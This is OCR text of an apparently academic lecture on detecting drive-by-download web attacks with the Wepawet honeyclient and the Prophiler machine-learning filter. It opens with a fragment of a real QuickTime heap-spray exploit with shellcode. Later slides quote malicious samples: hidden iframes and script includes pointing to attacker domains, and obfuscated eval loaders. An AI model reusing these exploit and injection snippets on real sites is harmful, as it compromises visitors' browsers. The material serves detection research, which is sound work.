        %uEF11%uEFEF%uAA66%uB9EB%u7787%u6511%u07E1%uEF1F%uEFEF%uAA66%uB9E7%uCA87%u105F%u072D%uEF0D
        ...
        %u6870%u3F70%u6469%u353D%u3935%u0030");
    var hsta = 0x0c0c0c0c, hbs = 0x100000, pl = plc.length * 2, sss = hbs - (pl + 0x38);
    var ss = gss(addr(hsta), sss), hb = (hsta - hbs) / hbs;
    for (i = 0; i < hb; i ++ )m[i] = ss + plc;
}
function quick(){
    try {
        var obj = null;
        obj = cobj("QuickTime.QuickTime.4");
        if (obj){
            ms();
            var buf = "";
            for (var i = 0; i < 200; i++ ){
                buf += "AAAA";
            }
            for (var i = 0; i < 3; i++ )
                buf += "\x0c\x0c\x0c\x0c";
            var my_div = document.createElement("div");
            my_div.innerHTML = "<object classid=\"clsid:02BF25D5-8C17-4B23-BC80-D3488ABDDC6B\" width=\
            "<param name=\"src\" value=\"object_rtsp\">" +
            "<param name=\"type\" value=\"image/x-quicktime\">" +
            "<param name=\"autoplay\" value=\"true\">" +
            "<param name=\"qtnext1\" value=\"<rtsp://8888:" + buf + ">T<myself>\">" +
            "<param name=\"target\" value=\"myself\">" + "</object>";
            document.body.appendChild(my_div);
        }
    }
    catch (e){ }
    return 0;
}
```

Why do we care?



(Source: MessageLabs Intelligence Annual Report)

Why do we care?



(Source: Niels Provos)

Why do we care?

- **1.5%** of search queries to Google returned at least one URL flagged as malicious (~2008)
  (source: N. Provos et al., All your iframes point to us)

- Bing detected at least one malicious page on **0.16%** of all the web sites it crawled (~2009)
  (source: Microsoft Security Intelligence Report, 2009)

Detecting drive-by-downloads

- High-interaction honeyclients
  - Vulnerable browser used to visit web pages in containment environment (i.e, instrumented virtual machine)
  - Modifications to underlying system are monitored (file system, registry, processes)
  - Any unexpected changes are attributed to attacks
- Pro
  - Very convincing evidence of successful attack
- Cons
  - Need to know in advance what components will be targeted
  - Little explanatory power (What happened? What exploit?)
  - Configuration can be complex and incomplete
- Who: Google Safe Browsing API, Microsoft SmartScreen, CaptureHPC, ...


Detecting drive-by-downloads

- Low-interaction honeyclients
  - Emulated or light-weight browser used to visit web pages
  - Pages are analyzed using various techniques to identify manifestation of malicious behavior (e.g., signatures of exploit, heap-spray detection)
- Pro
  - Good explanatory power
- Cons
  - Emulation is not transparent: honeyclient can be detected and evaded
- Who: PhoneyC, Ultimate Deobfuscator, Caffeine Monkey, Jsunpack, Nozzle, Cujo, ...

Wepawet

- Low-interaction honeyclient to detect and analyze malicious web content
  - Web pages, PDF files, Flash files
- What's in a name
  - Web Engine to Protect from and Analyze Widespread and Emerging Threats
  - “In Egyptian mythology, Wepawet was originally a war deity […] often confused with Anubis” (http://anubis.iseclab.org/)
- Live at http://wepawet.cs.ucsb.edu/

Demo


Wepawet » Home
http://wepawet.cs.ucsb.edu/
Google
Wepawet (alpha)
Home | About | Sample Reports | Support | News
Wepawet is a service for detecting and analyzing web-based malware. It currently handles Flash, JavaScript, and PDF files.
To use Wepawet:
1. Upload a sample or specify a URL
2. Wait for the resource to be analyzed
3. Review the generated report
Current load:
Analysis Subject
File:
Choose File
no file selected
— OR —
URL:
Resource type:
Flash
JavaScript/PDF
Referer:
Priority boost:
bker
Submit for analysis
© 2008–2010 UCSB Computer Security Lab

Our approach

- Characterize the behavior of the browser as it visits web pages
  - Monitor events that occur during visit
  - Characterize properties of these events with *features*
  - Statistical models determine if feature values are normal or anomalous
- In the training phase, learn the characteristics of benign pages
- In the detection phase, flag as suspicious pages that cause the browser to behave significantly differently

Browser monitoring

<iframe>

Events:

GET
vuln.com/

(navigation)

Browser monitoring

<iframe>

Events:

GET vuln.com/

(navigation)

fromCharCode

e


eval

(JavaScript)

Browser monitoring

<iframe>

Events:




(navigation) (JavaScript) (navigation)

Browser monitoring

<iframe>


Events:



Browser monitoring

<iframe>

Events:



Features

Necessary features

- Exploit preparation
  1. Number of bytes allocated (heap spraying)
  2. Number of likely shellcode strings
- Exploit attempts
  3. Number of instantiated plugins and ActiveX controls
  4. Values of attributes and parameters in methods calls
  5. Sequence of method calls

Features

Necessary features


- Exploit preparation
  1. Number of bytes allocated (heap spraying)
  2. Number of likely shellcode strings
- Exploit attempts
  3. Number of instantiated plugins and ActiveX controls
  4. Values of attributes and parameters in methods calls
  5. Sequence of method calls

Useful features

- Redirections and cloaking
  6. Number and target of redirections
  7. Browser personality and history-based differences
- Obfuscation
  8. Strings defs/uses
  9. Number of dynamic code executions
  10. Length of dynamically executed code

0-day detection

- 0-day against Adobe Reader
- Disclosed 6 days before our first detection
- Successfully used in the wild
- No specific signatures or ad-hoc feature



Wepawet (alpha)

Home | About | Sample Reports | Support | News

Analysis report for 721601bdbec57cb103a9717eeef0bfca.pd

Sample Overview

File	721601bdbec57cb103a9717eeef0bfca.pd
MD5	721601bdbec57cb103a9717eeef0bfca
Analysis Started	2010-06-06 11:31:58
Report Generated	2010-06-06 11:34:05
JSAND version	1.02.02

Detection results

Detector	Result
JSAND 1.02.02	suspicious

0-day detection

- 0-day against Adobe Reader
- Disclosed 6 days before our first detection
- Successfully used in the wild
- No specific signatures or ad-hoc feature

Wepawet (alpha)

Home | About | Sample Reports | Support | News

Analysis report for 721601bdbec57cb103a9717eeef0bfca.pd

Sample Overview

File	721601bdbec57cb103a9717eeef0bfca.pd
MD5	721601bdbec57cb103a9717eeef0bfca
Analysis Started	2010-06-06 11:31:58
Report Generated	2010-06-06 11:34:05
JSAND version	1.02.02

Detection results

Detector	Result
JSAND 1.02.0	suspicious

Attackers

Anti-AntiVirus Reverse HoneyPot

[English | Русский]

Welcome to tra.cker.mobi. This site was created to track antiviruses, online sandboxes, malware researchers, and anyone that "thinks" they are a security professional.

[Unique / Total : 332 / 906]
[API]
[Plain | IRC | IPTables]

91.199.104.15	15.bitdefender.com	ROU	October 6 2009	06:30:01 AM	BitDefender
91.199.104.15	15.bitdefender.com	ROU	October 6 2009	06:30:00 AM	BitDefender
128.111.48.95	wepawet.cs.ucsb.edu	USA	October 6 2009	06:11:04 AM	none
91.199.104.15	15.bitdefender.com	ROU	October 6 2009	06:01:44 AM	BitDefender
91.199.104.15	15.bitdefender.com	ROU	October 6 2009	06:01:42 AM	BitDefender


Part II: Scaling up the Analysis

Prophiler

Davide Canali – dcanali@iseclab.org

Prophiler: Goals


Or any other honeyclient: MITRE HoneyClient, Microsoft's HoneyMonkey, Capture-HPC, PhoneyC, JSUnpack, …



Prophiler: Goals


Slow, not scalable!

(seconds to minutes of analysis for each web page)



Prophiler: Goals

- Quick identification of drive-by-download web pages
  - each web page is deemed *likely benign* or *likely malicious*
  - detection models obtained through supervised machine-learning
- System as *filter* between a crawler and a more costly analysis system (Wepawet)
  - drive-by-download attack pages can be identified with certainty
  - the filter can allow high FP rates, as they're later discarded by the dynamic analysis system



Prophiler: approach

- Several static features are extracted from each URL and web page
- The features are evaluated using a set of machine learning models
  - use of supervised machine learning
- Each web page is deemed either likely benign or likely malicious

Prophiler: learning

- Use of the Weka machine learning platform
- Supervised machine learning
  - learning: the system is fed with a labeled dataset
    - both known malicious and benign samples
    - each sample represented by several features
  - a machine learning model is elaborated by the system
  - 10-fold cross validation to evaluate the effectiveness of each model
  - the model can then be used for detection...

Features – general

- We define three classes of features (77 in total)
  - HTML (19)
    - » source: web page content
  - JavaScript (25)
    - » source: web page content
  - URL and host-based (33)
    - » source: page URL and URLs included in the content
- One machine learning model for each feature class

HTML and JavaScript features

- HTML features
  - iframe tags, hidden elements, elements with a small area, script elements, embed and object tags, scripts with a wrong filename extension, out-of-place elements, included URLs, scripting content percentage, whitespace percentage, meta refresh tags, double HTML documents, …
- JavaScript features
  - eval(), setTimeout() and setInterval() occurrences, deobfuscation routines, long strings, string assignments, event attachments, fingerprinting functions, DOM modifying functions, keywords to words ratio, script entropy, strings entropy, shellcode presence, max strings length, whitespace percentage, average string and line length...

HTML and JavaScript features

- HTML features
  - iframe tags, hidden elements, elements with a small area, script elements, embed and object tags, scripts with a wrong filename extension, out-of-place elements, included URLs, scripting content percentage, whitespace percentage, meta refresh tags, double HTML documents, …
- JavaScript features
  - eval(), setTimeout() and setInterval() occurrences, deobfuscation routines, long strings, string assignments, event attachments, fingerprinting functions, DOM modifying functions, keywords to words ratio, script entropy, strings entropy, shellcode presence, max strings length, whitespace percentage, average string and line length...

Example (1)


```
<div style="display:none"><iframe
src="http://biozavr.ru:8080/index.php" width=104 height=251
></iframe></div>
```

```
<body><div id="DivID">
<script src='a2.jpg'></script>
<script src='b.jpg'></script>
<script src='url.jpg'></script>
<script src='c.jpg'></script>
<script src='d.jpg'></script>
<script src='e.jpg'></script>
<script src='f.jpg'></script>
</body>
```

HTML and JavaScript features

- HTML features
  - iframe tags, hidden elements, elements with a small area, script elements, embed and object tags, scripts with a wrong filename extension, out-of-place elements, included URLs, scripting content percentage, whitespace percentage, meta refresh tags, double HTML documents, …
- JavaScript features
  - eval(), setTimeout() and setInterval() occurrences, deobfuscation routines, long strings, string assignments, event attachments, fingerprinting functions, DOM modifying functions, keywords to words ratio, script entropy, strings entropy, shellcode presence, max strings length, whitespace percentage, average string and line length...

Example (2)


```
<html>
[…]
</html>
<iframe src="http://davtraff.com/lib/index.php" width=0 height=0
style="hidden" frameborder=0 marginheight=0 marginwidth=0
scrolling=no></iframe>
```

```
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en"
lang="en">
<head>
<title>Flood Recovery<script src=http://318x.com></script> -
Business Information<script src=http://318x.com></script></title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-
8859-1" />
<link rel="stylesheet" href="/default/w3cWorkaround.css"
type="text/css" />
</head>
[…]
```

HTML and JavaScript features

- HTML features
  - iframe tags, hidden elements, elements with a small area, script elements, embed and object tags, scripts with a wrong filename extension, out-of-place elements, included URLs, scripting content percentage, whitespace percentage, meta refresh tags, double HTML documents, …
- JavaScript features
  - eval(), setTimeout() and setInterval() occurrences, deobfuscation routines, long strings, string assignments, event attachments, fingerprinting functions, DOM modifying functions, keywords to words ratio, script entropy, strings entropy, shellcode presence, max strings length, whitespace percentage, average string and line length...

Example (3)


```
<html><body>
<script>document.write(String.fromCharCode(60,112,62,60,115,112,97
,110,62,84,104,97,110,107,115,32,102,111,114,32,116,104,[…],62));
</script></body></html>
```

```
<script type="text/javascript">var MOEdEkeriCQIpWvihTok =
"rcDF60rcDF105rcDF102rcDF114rcDF97rcDF109rcDF101rcDF32rcDF119rcDF1
05rcDF100rcDF116rcDF104rcDF61rcDF34rcDF52rcDF56rcDF48rcDF34rcDF32r
cDF104rcDF101rcDF105rcDF103rcDF104rcDF116rcDF61rcDF
[…]
rcDF97rcDF99rcDF105rcDF116rcDF121rcDF58rcDF48rcDF34rcDF62rcDF60rcD
F47rcDF105rcDF102rcDF114rcDF97rcDF109rcDF101rcDF62";
var UaVuIDImxvaJJfmOQRFy = MOEdEkeriCQIpWvihTok.split("rcDF");var
TWGJsCsZWgKqHflPitCf = "";for (var odpxJbMZsSXMoeVggNGC=1;
odpxJbMZsSXMoeVggNGC<UaVuIDImxvaJJfmOQRFy.length;
odpxJbMZsSXMoeVggNGC++)
{TWGJsCsZWgKqHflPitCf+=String.fromCharCode(UaVuIDImxvaJJfmOQRFy[od
pxJbMZsSXMoeVggNGC]);}
document.write(TWGJsCsZWgKqHflPitCf)</script>
```

HTML and JavaScript features

- HTML features
  - iframe tags, hidden elements, elements with a small area, script elements, embed and object tags, scripts with a wrong filename extension, out-of-place elements, included URLs, scripting content percentage, whitespace percentage, meta refresh tags, double HTML documents, …
- JavaScript features
  - eval(), setTimeout() and setInterval() occurrences, deobfuscation routines, long strings, string assignments, event attachments, fingerprinting functions, DOM modifying functions, keywords to words ratio, script entropy, strings entropy, shellcode presence, max strings length, whitespace percentage, average string and line length...

Example (4)


```
document.writeln("<script>");
document.writeln("try{var c;");
document.writeln("var f=new
ActiveXObject(\"O\"+\"W\"+\"C\"+\"10\"+\".S\"+\"pr\"+\"ea\"+\"ds\"
+\"he\"+\"et\");}");
document.writeln("catch(c){};                          ");
document.writeln("finally{if(c!=\"[object Error]\"){aacc
= \"<iframe src=of.htm width=111 height=111><\/iframe>\"");
document.writeln("setTimeout(\"document.write(aacc)\",
10000 );}}");
document.writeln("<\/script>");
```

```
window.onload=function(){eval("var
emnrtvwx"+"=fjnoruxy="+"0,acinptuvy='',cdklqwxy="+document.getElem
entsByTagName('small')
[0].innerHTML+";");for(;emnrtvwx<cdklqwxy.length;emnrtvwx++)
{acinptuvy+=String.fromCharCode(cdklqwxy[emnrtvwx]-'ZmXnOej'.subst
ring(emnrtvwx%'ZmXnOej'.length,emnrtvwx
%'ZmXnOej'.length+1).charCodeAt(fjnoruxy));};eval(acinptuvy);}
```

URL and host-based features

- Syntactical
  - domain name length, relative URL, suspicious domain name, TLD, suspicious patterns, file name length, suspicious file name, sub-domain absence, IP address in the URL, port number presence, URL absolute and relative length
- DNS-based
  - for each of the A, NS, MX records: first returned IP, number of IP addresses, TTL, Autonomous System number
  - resolved PTR record, A record equals PTR
- Whois-based
  - registration date, update date, expiration date
- Geoip-based
  - country code, region, time zone, netspeed

Example (5)

- **http://9821g9.cn/x98/ytfl1.htm**
  - TLD and country code: cn
  - Domain name length: 6
  - Absence of subdomain
  - Suspicious domain name
  - AS4134, Chinanet Backbone n.31: known rogue network

- **http://125.91.11.201/1/zz.js**
  - Country code: cn
  - Filename length: 5
  - Absolute length: 28
  - IP address in the URL
  - AS4134, Chinanet Backbone n.31: known rogue network

Prophiler - classification

- A page is flagged as malicious when one or more of the individual machine learning models predict the page as malicious
  - sometimes only a certain class of features (or even only one feature!) may determine the maliciousness of a page
    - e.g., an iframe including a malicious resource
    - we have to be “conservative” in order not to miss attacks
  - this allows us to have few false negatives

Limitations

- Being a filter, Prophiler can afford having high false positive ratios
  - the final classification will be done at a later stage
  - this way the system can be tuned for lower false negatives
- Some of the features, alone, could be easily evaded, BUT
  - overall, Prophiler's set of features is comprehensive and covers several aspects of malicious web pages. Examples:
    - strings and function names can be easily obfuscated
      - features to detect obfuscated code
    - malicious code can be included from external URLs
      - features to detect content inclusion


Deployment (1)

- Prophiler deployed as filter for Wepawet
  - can be used also for any other honeyclient system
- Running on a 8-core, 16 GB of RAM Linux machine
- 320,000 pages/day analyzed on average (~2 M objects)

Deployment (2)


- Feeding the crawler
  - attackers insert the Internet's most trendy topics in their pages to make them appear high in search engines' results (“black hat SEO”)
  - we fetch Google, Twitter and Wikipedia trends
    - » we search for them on three different search engines
    - » results are passed as seeds to the crawler (~11k URLs/day)
  - links appearing in spam emails (~2k URLs/day)
- The crawler: modified instance of Heritrix
  - sets each HTTP request's *Referer* to the search engine page from which the URL was extracted (“black hat SEO”)
  - User-Agent set to *MS Internet Explorer 6 on Windows XP*

Deployment Scheme



Evaluation dataset

- Large-scale evaluation of Prophiler
  - 60 days of crawling + analysis
  - 18,939,908 unlabeled pages
  - 14.3% of pages flagged as suspicious and submitted to Wepawet (13.7% FP)
    - » 85.7% load reduction on Wepawet = saving more than 400 days of analysis!



Comparison dataset

- We compared our work to existing approaches
  - *Identification of Malicious Web Pages with Static Heuristics* [1]
    - 5 HTML and 3 JavaScript features
  - *Beyond Blacklists: Learning to Detect Malicious Web Sites from Suspicious URLs* [2]
    - 4 URL and 16 host-based features
  - *Obfuscated Malicious Javascript Detection using Classification Techniques* [3]
    - 16 JavaScript features
  - *Caffeine Monkey: Automated Collection, Detection and Analysis of Malicious JavaScript* [4]
    - 4 HTML features
  - union of all their features

Comparison dataset

Work	Feature collection time	Classification time	FP %	FN %	Considered feature classes
[1]	0.15 s/page	0.034 s/page	13.7	14.69	HTML, JavaScript
[2]	3.56 s/URL	0.020 s/URL	14.83	8.79	URL,Host
Union of [1,2,3,4]	N/A	N/A	17.09	2.84	HTML, JavaScript, URL, Host
Prophiler	0.27 s/page[1]	0.237 s/page	9.88	0.77	HTML, JavaScript, URL, Host
Prophiler's top 3	N/A	N/A	25.74	5.43	HTML, JavaScript, URL, Host
Prophiler's top 5	N/A	N/A	5.46	4.13	HTML, JavaScript, URL, Host

- 15,000 labeled web pages (from Wepawet)
- Prophiler has lower FP and FN ratios than the existing systems, and also of their union
  - our novel features are effective and improve detection
  - keeping only the 'best' features reduces accuracy

[1] in a steady state

Conclusions

- Prophiler is still running...
  - 58 Million pages analyzed so far
  - of these, 8.97% were flagged as malicious and forwarded to Wepawet (0.03% of the total confirmed malicious)
    - » more than 1300 days of analysis saved :)
- Adapting to recent drive-by downloads is easy
  - re-train the models with new pages

Future Work

- Wepawet
  - Better handling of evasion techniques by using static analysis and classification of JavaScript code
